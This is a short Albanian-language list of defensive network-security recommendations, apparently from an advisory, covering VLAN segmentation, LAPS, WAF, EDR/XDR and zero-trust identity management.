- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).

- Të kryhen analiza të trafikut në nivel sjellje “behaviour” për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve “Identity Access Management” për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit “zero-trust”.